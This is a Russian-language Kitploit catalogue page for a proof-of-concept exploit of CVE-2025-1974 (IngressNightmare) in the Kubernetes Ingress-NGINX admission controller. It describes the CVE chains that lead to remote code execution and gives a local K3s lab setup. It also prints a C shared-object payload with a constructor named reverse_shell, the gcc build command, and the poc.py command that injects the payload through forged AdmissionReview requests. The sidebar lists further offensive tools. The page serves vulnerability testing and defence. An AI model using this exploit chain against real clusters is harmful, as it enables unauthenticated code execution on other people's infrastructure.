

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-1974 — Эксплойт proof-of-concept для CVE-2025-1974 (IngressNightmare), нацеленный на Kubernetes Ingress-NGINX Admission Controller для достижения удалённого выполнения кода с помощью вредоносных запросов AdmissionReview. | Kitploit
Инструменты/GitHubGitHub/chhhd/cve-2025-1974
Безопасность контейнеровАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеБезопасность облачных средИнструмент Удаленного ДоступаРазработка Полезной Нагрузки
GitHubchhhd/cve-2025-1974

CVE-2025-1974

Эксплойт proof-of-concept для CVE-2025-1974 (IngressNightmare), нацеленный на Kubernetes Ingress-NGINX Admission Controller для достижения удалённого выполнения кода с помощью вредоносных запросов AdmissionReview.

11371 год назадЕщё не проверено
Поделиться
Репозиторий

Kubernetes Ingress-NGINX: неаутентифицированное удалённое выполнение кода (CVE-2025-1974)

Ingress-NGINX: контроллер Ingress для Kubernetes, использующий NGINX в качестве обратного прокси и балансировщика нагрузки.

Уязвимость "IngressNightmare" (CVE-2025-1974) проистекает из критического дефекта в Ingress-NGINX Admission Controller — ключевом механизме безопасности Kubernetes, который проверяет входящие Ingress-ресурсы.

Этот контроллер доступен в сети без аутентификации, что позволяет злоумышленнику отправлять поддельные AdmissionReview-запросы и внедрять несанкционированные конфигурации в Ingress-ресурсы.

В сочетании с другими уязвимостями (CVE-2025-24514, CVE-2024-1097 или CVE-2025-1098) это может привести к удалённому выполнению кода.

Некоторые возможные цепочки эксплуатации:

CVE-2025-1974+CVE-2025-24514: RCE через инъекцию аннотации auth-url

CVE-2025-1974+CVE-2025-1097: RCE через аннотацию auth-tls-match-cn

CVE-2025-1974+CVE-2025-1098: RCE через злоупотребление UID образа

Настройка окружения

Для имитации уязвимости используется Kubernetes-окружение на базе K3s — ради простоты.

docker compose up -d

Дождитесь, пока Kubernetes API будет готов и контроллер Ingress-nginx запустится. Когда окружение запущено, Ingress-NGINX прослушивает порты 30080 и 30443 (TLS), а Ingress-NGINX Admission Controller — порт 30443.

Процесс эксплуатации

Сначала нужно скомпилировать payload в виде разделяемого объекта (.so), соответствующего архитектуре контейнера.

#include<stdio.h>
#include<stdlib.h>

__attribute__((constructor)) static void reverse_shell(void)
{
    system("touch /tmp/hacked");
}
  1. Скомпилируйте исходный код
gcc -shared -fPIC -o shell.so shell.c
  1. После компиляции указанного исходного кода в подходящем окружении используйте exploit.py для эксплуатации уязвимости
python3 poc.py -a https://localhost:30443/networking/v1/ingresses -i http://localhost:30080/fake/addr -s shell.so


Эксплойт AdmissionReview работает путём подделки запроса с инъекцией директив, заставляя NGINX загрузить вредоносный динамический разделяемый объект.

В случае успешной эксплуатации внутри контейнера ingress-nginx можно увидеть, что создаётся файл ssl_engine.

image

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





